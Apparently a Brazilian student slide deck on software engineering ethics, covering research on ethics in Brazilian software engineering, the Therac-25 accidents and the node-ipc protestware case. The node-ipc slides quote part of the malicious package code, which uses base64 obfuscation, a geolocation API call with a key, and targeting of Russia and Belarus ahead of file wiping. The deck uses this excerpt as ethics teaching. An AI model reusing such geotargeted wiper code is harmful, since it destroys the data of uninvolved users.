


ÉTICA NA ENGENHARIA DE SOFTWARE



Grupo:
Guilherme
Heloísa
Maurício
Mirella



O QUE É ÉTICA?

ÉTICA EM EMPRESAS

IMPORTÂNCIA



Confiança



Responsabilidade




Credibilidade

A FALTA DE ÉTICA PODE GERAR:



Perda de
Clientes



Danos à
Reputação



Problemas
Financeiros

ÉTICA NA ENGENHARIA DE SOFTWARE



PAPEL DO DESENVOLVEDOR



Criar soluções seguras



Respeitar requisitos dos usuários



Agir com transparência e profissionalismo

RESPONSABILIDADE SOBRE DADOS



Proteger informações sensíveis



Garantir a segurança dos sistemas



Evitar falhas que causem prejuízos



Um software pode impactar milhares ou até milhões de pessoas.



DESAFIOS ÉTICOS ATUAIS




Privacidade




Segurança




Vazamento de dados



Inteligência Artificial



ETHICS: WHAT IS THE BRAZILIAN SOFTWARE ENGINEERING RESEARCH SCENARIO?



- Este estudo aborda principalmente a relação entre Ética e Engenharia de Software.
- Os autores discutem conceitos como ética na pesquisa científica, consentimento livre e esclarecido, comitês de ética, responsabilidade dos pesquisadores e impactos sociais do desenvolvimento de software.



OBJETIVO



- 
- O objetivo da pesquisa foi investigar como os aspectos éticos aparecem na área de Engenharia de Software brasileira.

Em resumo, eles quiseram responder à seguinte pergunta: qual é o cenário da pesquisa em ética dentro da Engenharia de Software no Brasil?



ETHICS: WHAT IS THE BRAZILIAN SOFTWARE ENGINEERING RESEARCH SCENARIO?



- O estudo analisou publicações científicas dos principais eventos e períodos brasileiros de Engenharia de Software entre 2010 e 2022.
- O artigo foi publicado em 2024 pelos pesquisadores Carvalho e colaboradores.





RESULTADOS



- Os resultados mostraram que a presença da ética na Engenharia de Software brasileira ainda é bastante limitada.
- Os autores analisaram apenas publicações brasileiras da área de Engenharia de Software, sem comparar os resultados com pesquisas internacionais.





O QUE PODERIAM TER FEITO



- Para aprofundar a pesquisa, os autores poderiam comparar o cenário brasileiro com outros países, identificando diferenças e boas práticas internacionais.
- Poderiam também entrevistar pesquisadores, professores e profissionais da área para compreender melhor as dificuldades relacionadas à incorporação da ética na Engenharia de Software.






CONCLUSÃO



- Em conclusão, o estudo demonstra que a ética ainda ocupa um espaço reduzido na pesquisa brasileira em Engenharia de Software. Embora existam avanços recentes, os resultados indicam a necessidade de ampliar as discussões sobre responsabilidade, pesquisa com seres humanos, diversidade, inclusão e impactos sociais da tecnologia.



TÍTULO: GESTÃO DA QUALIDADE DE SOFTWARE: ESTUDO DE CASO DA MÁQUINA THERAC-25 E A IMPORTÂNCIA DA QUALIDADE DE SOFTWARE



- Autor: Maurício Faccin da Silva
- Orientador: Prof. Esp. Carlos Hoegen
- Publicação: Revista Científica de Alto Impacto (Abril/2024)
- Registro DOI: 10.5281/zenodo.10989653





ESTUDO DE CASO: THERAC-25

CONCEITOS ENVOLVIDOS:

- Gestão da Qualidade de Software.
- Análise de requisitos de sistema.
- Verificação e validação contínuas.
- Gerenciamento de mudanças no código.
- Estouro de variável (integer overflow).
- Segurança em sistemas de missão crítica.



OBJETIVO:


- Tratar tumores cancerígenos via radioterapia avançada.
- Unificar feixes de elétrons e fótons em um único aparelho.
- Automatizar o processo eliminando travas mecânicas manuais.



CENÁRIO APRESENTADO:

- Hospitais e centros médicos da América do Norte.
- Máquina moderna controlada por um computador de 16 bits.
- Evolução tecnológica direta dos modelos Therac-6 e Therac-20.
- Código reaproveitado criado por apenas um desenvolvedor.





DATA:

- Década de 1980.
- Incidentes fatais ocorridos entre junho de 1985 e janeiro de 1987.



RESULTADOS OBTIDOS:

- Aplicação accidental de superdosagens letais de radiação.
- Queimaduras graves e envenenamento por radiação em pacientes.
- Mortes confirmadas causadas diretamente por falhas no sistema.
- Aparição de travamentos misteriosos como o "Malfunction 54".





O QUE NÃO FOI FEITO:

- Não executaram testes abrangentes antes do lançamento.
- Não geraram documentação do código ou do projeto.
- Não investigaram os alertas iniciais emitidos pelos médicos.
- Não detalharam o significado dos erros nos manuais.
- Não previram cenários extremos nas variáveis de controle.





O QUE PODERIAM TER FEITO:

- Manter travas físicas de segurança integradas ao hardware.
- Realizar revisões de código cruzadas por múltiplos programadores.
- Conduzir testes exaustivos de integração e simulações operacionais.
- Desenvolver mecanismos automáticos de interrupção e recuperação de falhas.
- Treinar operadores para compreender os riscos dos erros exibidos.




PROTESTWARE: CASO NODE-IPC





CVE-2022-23812 (VULNERABILIDADE CRÍTICA / MALWARE

O ativismo no código aberto se
transforma em uma ameaça à cadeia de
suprimentos de software




BRANDON NOZAKI MILLER

RIAEvangelist



NODE-IPC

“uma biblioteca JavaScript para comunicação entre processos (IPC) no ambiente Node.js, com mais de 1 milhão de downloads semanais e dependência em diversos projetos de grande porte, incluindo o Vue.js CLI”




7 DE MARÇO DE 2022

10.1.1 E 10.1.2

15 DE MARÇO DE 2022

11.0.0



Geotargeting Hostil: Rússia ou Bielorrússia

Eradicação de Arquivos: Sobrescrevia recursivamente arquivos do disco rígido

Corrupção por Emoji: Arquivos apagados e substituídos por emoji ❤️

Remoção de Emergência: NPM removeu essas duas versões.

Injeção de Dependências Ocultas: pacotes externos *peacenotwar*

Poluição do Desktop: Criar novos arquivos de texto, contendo manifesto contra a guerra

Abuso de Saída de Console: Poluía os logs de console da aplicação



```
import u from 'path'
import a from 'fs'
import o from 'https'
setTimeout(function () {
  const t = Math.round(Math.random() * 4)
  if (t > 1) {
    return
  }
  const n = Buffer.from(
    'aHR0cHM6Ly9hcGkuXBNZW9sb2NhdGlvbi5pbY9pcGdlbz9hcGllZXk9YWU1MTF1MTYyNzgyNGE5NjhhYWFnZU4YTUzMdKxNTQ=',
    'base64'
  )
  o.get(n.toString('utf8'), function (t) {
    t.on('data', function (t) {
      const n = Buffer.from('Li8=', 'base64')
      const o = Buffer.from('Li4v', 'base64')
      const r = Buffer.from('Li4vLi4v', 'base64')
      const f = Buffer.from('Lw==', 'base64')
      const c = Buffer.from('Y291bnRyeV9uYW1l', 'base64')
      const e = Buffer.from('cnVzc2lh', 'base64')
      const i = Buffer.from('YmVsYXJlcw==', 'base64')
      try {
        const s = JSON.parse(t.toString('utf8'))
        const u = s[c.toString('utf8')].toLowerCase()
```

<https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154>

- O ecossistema Vue.js colapsou temporariamente
- Ao tentar atingir o governo russo, o código destruiu dados de cidadãos comuns
- É ético transformar software livre em uma arma política?





PROTESTWARE VS. PACOTE MALICIOSO



PROTESTWARE (SOFTWARE DE PROTESTO):

Criado pelo próprio autor legítimo do
pacote

MALWARE TRADICIONAL

Criado por cibercriminosos ou hackers

O QUE NÃO FOI FEITO:

Consulta à comunidade

Transparência na comunicação

Análise de impacto

O QUE PODERIA SER FEITO:

Mensagem nos logs de instalação


Comunicação via canais oficiais


Transparência e debate



CONCLUSÃO


O engenheiro de software moderno precisa ser muito mais do que um bom programador: ele precisa ser um agente consciente do impacto social de cada linha de código colocada em produção





DÚVIDAS?

SUGESTÕES?



Referências Bibliográficas

SILVA, Maurício Faccin da. Gestão da qualidade de software: estudo de caso da máquina Therac-25 e a importância da qualidade de software. RevistaFT, v. 28, ed. 133, 17 abr. 2024. Disponível em: <https://revistaft.com.br/gestao-da-qualidade-de-software-estudo-de-caso-da-maquina-therac-25-e-a-importancia-da-qualidade-de-software/>. Acesso em: 16 jun. 2026. DOI: 10.5281/zenodo.10989653.

<https://www.cve.org/CVERecord?id=CVE-2022-23812>

<https://ieeexplore.ieee.org/document/9889004>

<https://github.com/RIAEvangelist/node-ipc/>

<https://orca.security/resources/blog/cve-2022-23812-protestware-malicious-code-node-ipc-npm-package/>